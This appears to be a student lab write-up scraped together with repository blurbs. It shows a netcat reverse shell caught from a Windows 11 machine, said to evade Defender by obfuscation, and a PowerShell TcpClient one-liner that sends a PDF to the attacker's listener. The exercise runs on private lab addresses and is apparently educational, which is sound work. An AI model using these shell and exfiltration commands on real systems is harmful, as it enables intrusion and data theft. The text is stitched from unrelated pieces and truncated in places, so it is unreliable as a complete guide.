A hands-on, educational project demonstrating MBR-level bootkit development and ransomware simulation using 16-bit x86 assembly. Built from scratch with NASM, this project explores BIOS interrup...
Assembly ☆ 2

Secure-Bank (Public)
SecureBank - A comprehensive Flask-based banking web application demonstrating advanced cybersecurity practices, OWASP compliance, multi-factor authentication, and secure transaction processing f...
HTML ☆ 2

Train-Reservation-System (Public)
Smart Train Reservation System in C++ - Features secure login, multi-route booking, dynamic fare calculation, instant cancellation, and digital receipt generation. Perfect for learning console ap...
C++ ☆ 2


Payload 3: (Reverse Shell on Victims PC)

Listening on the desired port in the Attacker's Machine:



```
┌──(q3hr㉿kali)-[/var/www/html]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
█
```

Successfully gained Reverse Shell, Bypassing Windows 11 Defender using Obfuscation:



```
┌──(q3hr㉿kali)-[/var/www/html]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.7] 58636
whoami
mak\azfar

█
```

Performing Lateral Movement on the Victims PC:


```
cd HACK

pwd

Path
----
C:\Users\azfar\Downloads\HACK
```

Data Infiltration:

Creating a TXT File on the Victim’s PC and opening it remotely

```
echo "You are Hacked!!!" > hack.txt

dir


    Directory: C:\Users\azfar\Downloads\HACK


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         1/29/2026   9:57 PM             40 hack.txt



notepad hack.txt
```


Success:



You are Hacked!!!


Data Exfiltration:

Exfiltrating the Data:




```
dir


    Directory: C:\Users\azfar\Downloads\HACK


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2026   9:57 PM             40 hack.txt
-a----         1/29/2026  10:00 PM         234696 UW-23-CY-BS-018.pdf


$c=[Net.Sockets.TcpClient]::new("192.168.10.10",4445);[IO.File]::ReadAllByte
PDF sent!
```

Data Received:



```
┌──(q3hr㉿kali)-[~]
└─$ nc -lvp 4445 | pv -b > stolen_file.pdf
listening on [any] 4445 ...
192.168.10.7: inverse host lookup failed: Unknown host
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.7] 60832
 229KiB

┌──(q3hr㉿kali)-[~]
└─$
```

Display of Exfiltrated Data:


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
stolen_file.pdf
File Edit View Go Bookmarks Help
Previous Next 2 (2 of 4)
Thumbnails
Right Ctrl

Submitted By:

Ibrar Ul Hassan Shami (UW-23-CY-BS-018)

Class:

BS-CYS-5N

Task 1:

Whoami

```
q3hr@q3hr:~$ who
q3hr     tty2         2025-12-15 14:00 (tty2)
q3hr@q3hr:~$ whoami
q3hr
```

Task 2:

tail -n 5 file.txt